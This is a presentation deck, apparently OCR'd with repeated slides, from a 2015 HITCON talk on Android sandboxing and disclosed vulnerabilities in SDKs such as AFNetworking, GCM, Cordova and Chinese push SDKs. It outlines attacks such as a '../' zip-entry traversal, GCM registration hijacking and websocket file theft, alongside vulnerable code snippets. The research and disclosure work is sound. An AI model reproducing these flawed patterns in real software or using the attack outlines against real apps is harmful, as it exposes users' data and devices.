那些年你不知不觉间引入的漏洞

木马屠城

Flanker

KEEN TEAM

HITCON Taipei, August 2015

Table of Contents

Table of Contents

About me

Security researcher at KEEN, pwner, coder. I'm currently focusing on mobile security, including Application Security, System Security, Program Analysis, etc

- Former member of Blue-lotus, DEFCON 21 FINAL participant
- CVEs of Android OS
- Acknowledgements from Tencent, Alibaba, Twitter, Shopify, etc
- Soot contributor

About KEEN

Security research team lead by @rock509 at Shanghai :)

- Pwn2Own 2013,2014,2015 Winner
- Pwnine Award Nomination
- Android Root - Pingpong Root
- Jailbreak - Coming Soon
- Vulnerability Hunting

Objective of this talk

- Give a basic description of Android Security Mechanism
- Vulnerability Case Studies on different SDK vulnerabilities
  - Uplink
  - On-Device-link

Table of Contents

Android Security Background

Application Sandbox

Coarse access control implemented in Linux Kernel

- File access control based on UID
  - Each app gets its own UID on installation (In general, I know you want to say sharedUID and system UID)
  - Access private files from one app to another is forbidden (If developers create their files correctly)

Android Security Background

Application Sandbox

Coarse access control implemented in Linux Kernel

- File access control based on UID
  - Each app gets its own UID on installation (In general, I know you want to say sharedUID and system UID)
  - Access private files from one app to another is forbidden (If developers create their files correctly)
- Resource access control based on GID
  - Applications access network with inet gid
  - Applications access camera with camera gid
  - See more mappings at /data/etc/platform.xml

Application Sandbox

Fine-grained access control using permission, supported by Binder

- Application ask for permission upon installation
  - Some key permissions are signatureOrSystem, e.g. INSTALL_PACKAGES
  - Changed in M Preview with runtime enforcement

Application Sandbox

Fine-grained access control using permission, supported by Binder

- Application ask for permission upon installation
  - Some key permissions are signatureOrSystem, e.g. INSTALL_PACKAGES
  - Changed in M Preview with runtime enforcement
- Custom control using enforceCallingPermission and getCallingUid
  - Frequently seen in system_server
  - Kernel guarantees results from getCallingUid cannot be forged
  - Note Component API caller uid cannot be get using getCallingUid!

Component Security

Inter-component communication is a key functionality in Android

- Components declared in AndroidManifest
  - Activity, Broadcast Receiver, Content Provider, Service
  - Can be exported or internal-only
  - Can be protected by permission

Component Security

Inter-component communication is a key functionality in Android

- Components declared in AndroidManifest
  - Activity, Broadcast Receiver, Content Provider, Service
  - Can be exported or internal-only
  - Can be protected by permission
- Dynamic registered BroadcastReceiver
  - Implicitly exported
  - Can be protected by permission

Component Security

Inter-component communication is a key functionality in Android

- Components declared in AndroidManifest
  - Activity, Broadcast Receiver, Content Provider, Service
  - Can be exported or internal-only
  - Can be protected by permission
- Dynamic registered BroadcastReceiver
  - Implicitly exported
  - Can be protected by permission
- Access another application's un-exported component is considered sandbox escape
  - Un-exported components usually contains sensitive actions and do not sanitize input
  - Lead to serious security impact

Component Security

Local vs Remote attacks

- Service, Broadcast Receivers, Providers cannot be accessed remotely (in theory).
  - Of course practice go beyond theory sometimes
  - Some custom code by someone: in JavascriptInterface, use parseUri, etc
- Certain Activity can be invoked through URL
  - Use SEL to bypass restrictions on old browsers
  - Up-to-date only allows BROWSABLE category

Table of Contents

Goal

Attack another application from local or remote, to

- Denial of service
- Read/write private files/resources
- Abuse victim's permissions
- Affect victim's internal logic
- Steal sensitive information
- Code execution
- etc

Context

High-value applications are juicy targets, including

- System Application with critical permissions
- Financial/Input/Widely-used/Sensitive Applications
- Widely used SDKs
  - We'll see later

DEMO!

SDK categories and arch

Push SDKs

- GCM
- XgPush, JPush, Umeng Push

Functional SDKs

- Apache Cordova
- Vungle AD SDK
- AFNetworking SDK
- Internal SDKs

Table of Contents

AFNetworking in 2.5.1

```
- (BOOL)evaluateServerTrust:(SecTrustRef)serverTrust
     forDomain:(NSString *)domain
{
//...
 if (self.SSLPinningMode != AFSSLPinningModeNone &&
!AFServerTrustIsValid(serverTrust) &&
!self.allowInvalidCertificates) {
  return NO;
 }

 NSArray *serverCertificates = AFCertificateTrustChainForServerTrust(serverTrust);
   switch (self.SSLPinningMode) {
      case AFSSLPinningModeNone:
         return YES; //oops, should be AFServerTrustIsValid(serverTrust);
```

AFNetworking in 2.5.1

```
- (BOOL)evaluateServerTrust:(SecTrustRef)serverTrust
     forDomain:(NSString *)domain
{
//...
  if (self.SSLPinningMode != AFSSLPinningModeNone &&
 !AFServerTrustIsValid(serverTrust) &&
!self.allowInvalidCertificates) {
   return NO;
 }

 NSArray *serverCertificates = AFCertificateTrustChainForServerTrust(serverTrust);
   switch (self.SSLPinningMode) {
      case AFSSLPinningModeNone:
         return YES; //oops, should be AFServerTrustIsValid(serverTrust);
```


AFNetworking before 2.5.2 after 2.1.0

- *validatesDomainName* defaults to *NO* if no pinning applied
- Thus no *CN field validation* in certificate

Google GCM multiple vulnerabilities

Reported in CCS 2014 by Zhou el

GCM infrastructure



GCM Operation Stages

- Registration
- Message Delivery

GCM Operation Stage: Registration

Registration Request

- Application ID (generated from app's package name)
- Android ID (unique for an Android Device)
- SenderID (associate with app server)

Registration Response

- Registration ID (credential handled both to app server and client)

GCM Registration: Upstream Link

Registration Request

- Authorization: appId + android-id + device-token(secret)
- X-GOOG.USER_AID: android-id (cheat here)
- device: android-id

- device-token is secret to apps, only known and appended by GCM
- android-id can be read by apps with proper permission (READ_ACCOUNTS)

Oops!

- Authorization and device fields are cross-validated according to device-token, but not X-GOOG.USER_AID
- Registration ID is issued solely on X-GOOG.USER_AID!

Attack

- Attack App1 steals android-id on *victim* device

Oops!

- Authorization and device fields are cross-validated according to device-token, but not X-GOOG.USER_AID
- Registration ID is issued solely on X-GOOG.USER_AID!

Attack

- Attack App1 steals android-id on *victim* device
- Attack App2 and attacker modifies registration request on *attackdevice*

Oops!

- Authorization and device fields are cross-validated according to device-token, but not X-GOOG.USER_AID
- Registration ID is issued solely on X-GOOG.USER_AID!

Attack

- Attack App1 steals android-id on *victim* device
- Attack App2 and attacker modifies registration request on *attackdevice*
  - Replace X-GOOG.USER_AID with *victim* android-id

Oops!

- Authorization and device fields are cross-validated according to device-token, but not X-GOOG.USER_AID
- Registration ID is issued solely on X-GOOG.USER_AID!

Attack

- Attack App1 steals android-id on *victim* device
- Attack App2 and attacker modifies registration request on *attackdevice*
  - Replace X-GOOG.USER_AID with *victim* android-id
  - Registration ID mapping to *victim* android-id Get!

Oops!

- Authorization and device fields are cross-validated according to device-token, but not X-GOOG.USER_AID
- Registration ID is issued solely on X-GOOG.USER_AID!

Attack

- Attack App1 steals android-id on *victim* device
- Attack App2 and attacker modifies registration request on *attackdevice*
  - Replace X-GOOG.USER_AID with *victim* android-id
  - Registration ID mapping to *victim* android-id Get!
- *victim* app on *victim* device registers, assigned stolen Registration ID, send to app server

Oops!

- Authorization and device fields are cross-validated according to device-token, but not X-GOOG.USER_AID
- Registration ID is issued solely on X-GOOG.USER_AID!

Attack

- Attack App1 steals android-id on *victim* device
- Attack App2 and attacker modifies registration request on *attackdevice*
  - Replace X-GOOG.USER_AID with *victim* android-id
  - Registration ID mapping to *victim* android-id Get!
- *victim* app on *victim* device registers, assigned stolen Registration ID, send to app server
- *App server* dispatches messages based on stolen Registration

API misuse - insecure RSA in Internal SDK

Background

RSA asymmetric algorithm, For encryption we have

$$c \equiv m^e \bmod n$$

For decryption we have

$$m \equiv c^d \bmod n$$

Where (e, n) is the public key, (d, n) is private one. c is encrypted text, m is cleartext.

Multiple vulnerabilities exist in Taobao Login SDK

Taobao Login SDK use http channel to transport user's password when login. RSA encryption is adopted to defeat MITM sniffing. However multiple issues exist

- Affect all mobile clients of Alibaba
- Reported in 2014.5, fixed in late 2014
- Typical example of API misuse

Use RSA then you're really secure?

Taobao Login SDK use http channel to transport user's password when login, and use RSA to encrypt the traffic. However multiple issues exist

- The cipher suite is chosen without padding
  - Cipher.getInstance("RSA")
- e is chose as 3
  - Too small for a large n
- So we have exactly $c = m^3$, i.e. $m = c^{\frac{1}{3}}$
  - The password is cleartext for attacker to sniff even it's encrypted by RSA!

Vungle Advertisement SDK Vuln

Discovered by NowSecure Lab

unzip directory traversal

- Code execution via MITM
- Directory traversal in zip entry: ../../../../../pwned.dex
  - Resource update zip via HTTP link, insecure as we know :(
  - The app blindly unzip the file using ZipInputStream, extracting all files
  - Overwrite dex/odex/so file, inject code, trigger execution
  - Get shell

GCM Registration: Client Link

Unprotected broadcast receiver leaks PendingIntent

```
Intent registrationIntent = new Intent("com.google.android.c2dm.intent.REGISTER");
registrationIntent.putExtra("app",PendingIntent.getBroadcast(this, 0, new Intent(), 0));
registrationIntent.putExtra("sender", senderID);
startService(registrationIntent);
```

Apache Cordova XAS

- Discovered by IBM X-lab
- Multiple vulnerabilities

shouldOverrideURLLoading bypass

WebSocket communication is not controlled by shouldInterceptRequest

Webview Misconfiguration

setAllowUniversalAccessFromFileUrls is set to true

loadUrl from Intent

Data flowed out from Intent flows into loadUrl

Data Flow Initiative

```
public void loadUrl (String url){
//...
} else {
String initUrl = this.getProperty("url", null);
// If first page of app, then set URL to load to be the one passed in
//...
// Otherwise use the URL specified in the activity ' s extras bundle
else {
this.loadUrlIntoView(initUrl);
}

public String getProperty(String name, String defaultValue) {
Bundle bundle = this.cordova.getActivity().getIntent().getExtras();
//...
Object p = bundle.get(name)
return p.toString();
}
```

Data Flow Initiative

```
public void loadUrl (String url){
//...
} else {
String initUrl = this.getProperty("url", null);
// If first page of app, then set URL to load to be the one passed in
//...
// Otherwise use the URL specified in the activity ' s extras bundle
else {
this.loadUrlIntoView(initUrl);
}

public String getProperty(String name, String defaultValue) {
Bundle bundle = this.cordova.getActivity().getIntent().getExtras();
//...
Object p = bundle.get(name)
return p.toString();
}
```

We love WebSocket!

```
@Override
public WebResourceResponse shouldInterceptRequest(Webview view, String url)
{
    if(!Config.isUrlWhiteListed(url) && (url.startsWith("http://") ||
            url.startsWith("https://")))
    {
        return getWhitelistResponse();
    }
}
```

Apache Cordova XAS

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, String url) {
    if(url.startsWith("file://") || url.startsWith("data:") || Config.isUrlWhiteListed(url))
    {
        return false;
    }

    else {
        Intent intent = new Intent(Intent.ACTION_VIEW);
        intent.setData(Uri.parse(url));
        this.cordova.getActivity().startActivity(intent);
        return true;
    }
}
```

Apache Cordova XAS

```
@Override
public boolean shouldOverrideUrlLoading(WebView view, String url) {
    if(url.startsWith("file://") || url.startsWith("data:") || Config.isUrlWhiteListed(url))
    {
        return false;
    }

    else {
        Intent intent = new Intent(Intent.ACTION_VIEW);
        intent.setData(Uri.parse(url));
        this.cordova.getActivity().startActivity(intent);
        return true;
    }
}
```

Apache Cordova XAS Exploit

- Drive-by drop exploit
- Send Intent to force victim load file:///sdcard/attack.html
- Use websocket to send out sensitive files

Table of Contents

Vulnerability hidden in millions of apps

Developers loves these SDKs

- Include them as blackbox JAR/SO
- Rich functionalities!

- Message pushing, activating app, URL pushing
- Millions of apps use them

Attack scenario

However, design flaws in those SDK allows an zero-permission attacking app can

- Fake notification message
- Start arbitrary activity - bypassing sandbox
- Private file stolen
- Code execution!

in arbitrary target app bundled with vulnerable SDK via IPC.

Case study: Vulnerabilities in Push SDKs


Umeng SDK: one of the most famous push SDK in China

友盟消息推送，帮助开发者建立于用户直接沟通的渠道。将APP的内容
户，让用户第一时间获取到相关信息，有效提升用户活跃度和忠诚度。

do you know embedding it will break your app's sandbox?

- A zero permission attacking app can forge victim's notification

- A zero permission attacking app can forge victim's notification



- A zero permission attacking app can start arbitrary activity of victim, including unexported ones.
- Use official SDK-sample as example


- A zero permission attacking app can start arbitrary activity of victim, including unexported ones.
- Use official SDK-sample as example

```
<activity
    android:name="com.umeng.message.example.MainActivity"
    android:label="@string/app_name" >
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
<activity android:name="com.umeng.message.example.TestActivity" />
```

Sample target

Target Internal activity



Demo video

- Forge notification of App containing XgPush and UmengPush SDK
- Start private activity of App containing XgPush and UmengPush SDK

Static Analysis

Firstly, we ran the SDK demo through static analysis framework. The following DataFlow vulnerabilities are found

Sources and Sinks

- Source: getIntent, get***Extra, etc
- Sink: startActivity, sendBroadcast, loadUrl, etc

Setup Environment(InterProcedure)

```
val app: SetupApplication = new SetupApplication(platformPath, apkPath)
app.setStopAfterFirstFlow(false)
app.setEnableImplicitFlows(true)
app.setEnableStaticFieldTracking(true)
app.setEnableCallbacks(false)
app.setEnableExceptionTracking(false)
app.setCodeEliminationMode(CodeEliminationMode.PropagateConstants)

val easyTaintWrapper: EasyTaintWrapper = new EasyTaintWrapper(taintwrapperFile)
app.setTaintWrapper(easyTaintWrapper)
app.calculateSourcesSinksEntrypoints(sourceSinkDataFlow)
app.generateInfoflowCFG

app.runInfoflow
```

Result Set 1

```
[main] Infoflow - - $r3 = staticinvoke <android.content.Intent: android.content.Intent
      parseUri(java.lang.String,int)>($r2, 1) on line 334 in method
      <com.tencent.android.tpush.XGPushActivity: void openIntent(android.content.Intent)>
[main] Infoflow -  on Path:
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      openIntent(android.content.Intent)>
[main] Infoflow -      -> $r3 = staticinvoke <android.content.Intent: android.content.Intent
      parseUri(java.lang.String,int)>($r2, 1)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      openIntent(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r3)
```

Result Set 1

```
[main] Infoflow - - $r3 = staticinvoke <android.content.Intent: android.content.Intent
      parseUri(java.lang.String,int)>($r2, 1) on line 334 in method
      <com.tencent.android.tpush.XGPushActivity: void openIntent(android.content.Intent)>
[main] Infoflow -  on Path:
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      openIntent(android.content.Intent)>
[main] Infoflow -      -> $r3 = staticinvoke <android.content.Intent: android.content.Intent
      parseUri(java.lang.String,int)>($r2, 1)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      openIntent(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r3)
```

Mapping back to decompiled source

```
protected void onCreate(Bundle arg6) {
      Intent intent;
      try {
          intent = this.getIntent();
          //...
          this.showAlertDialog(0, intent);

   private void showAlertDialog(int arg5, Intent arg6) {
    //...
      else if(arg5 != 1) {
          this.openIntent(arg6);
      }
private void openIntent(Intent arg6) {
          intent = Intent.parseUri(arg6.getStringExtra("activity"), 1);
          intent.addFlags(268435456);
          intent.addCategory("android.intent.category.BROWSABLE");
          intent.setComponent(null);
          //...
          this.broadcastToTPushService(arg6);
          this.startActivity(intent);
```

Mapping back to decompiled source

```
protected void onCreate(Bundle arg6) {
      Intent intent;
      try {
          intent = this.getIntent();
          //...
          this.showAlertDialog(0, intent);

   private void showAlertDialog(int arg5, Intent arg6) {
    //...
      else if(arg5 != 1) {
          this.openIntent(arg6);
      }
private void openIntent(Intent arg6) {
          intent = Intent.parseUri(arg6.getStringExtra("activity"), 1);
          intent.addFlags(268435456);
          intent.addCategory("android.intent.category.BROWSABLE");
          intent.setComponent(null);
          //...
          this.broadcastToTPushService(arg6);
          this.startActivity(intent);
```

Result Set 1

Unfortunately, this isn't exploitable

- Component is set to null
- Selector is set to null

Now let's see Result Set 2

```
[main] Infoflow - The sink virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5) on line 105 in method
      <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)> was called with values from the following
      sources:
[main] Infoflow - - $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>() on line 56 in method
      <com.tencent.android.tpush.XGPushActivity: void onCreate(android.os.Bundle)>
[main] Infoflow - on Path:
[main] Infoflow - -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow - -> $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>()
[main] Infoflow - -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow - -> specialinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>($r2)
[main] Infoflow - -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow - -> virtualinvoke $r5.<android.content.Intent: android.content.Intent
      putExtras(android.content.Intent)>($r1)
[main] Infoflow - -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow - -> virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5)
```

```
[main] Infoflow - The sink virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5) on line 105 in method
      <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)> was called with values from the following
      sources:
[main] Infoflow - - $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>() on line 56 in method
      <com.tencent.android.tpush.XGPushActivity: void onCreate(android.os.Bundle)>
[main] Infoflow -  on Path:
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow -      -> $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>()
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow -      -> specialinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>($r2)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r5.<android.content.Intent: android.content.Intent
      putExtras(android.content.Intent)>($r1)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5)
```

```
[main] Infoflow - The sink virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5) on line 105 in method
      <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)> was called with values from the following
      sources:
[main] Infoflow - - $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>() on line 56 in method
      <com.tencent.android.tpush.XGPushActivity: void onCreate(android.os.Bundle)>
[main] Infoflow -  on Path:
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow -      -> $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>()
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      onCreate(android.os.Bundle)>
[main] Infoflow -      -> specialinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>($r2)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r5.<android.content.Intent: android.content.Intent
      putExtras(android.content.Intent)>($r1)
[main] Infoflow -   -> <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)>
[main] Infoflow -      -> virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5)
```

```
[main] Infoflow - The sink virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity: void
      startActivity(android.content.Intent)>($r5) on line 105 in method
      <com.tencent.android.tpush.XGPushActivity: void
      pushClickedResult(android.content.Intent)> was called with values from the following
      sources:
[main] Infoflow - - $r2 = virtualinvoke $r0.<com.tencent.android.tpush.XGPushActivity:
      android.content.Intent getIntent()>() on line 56 in method
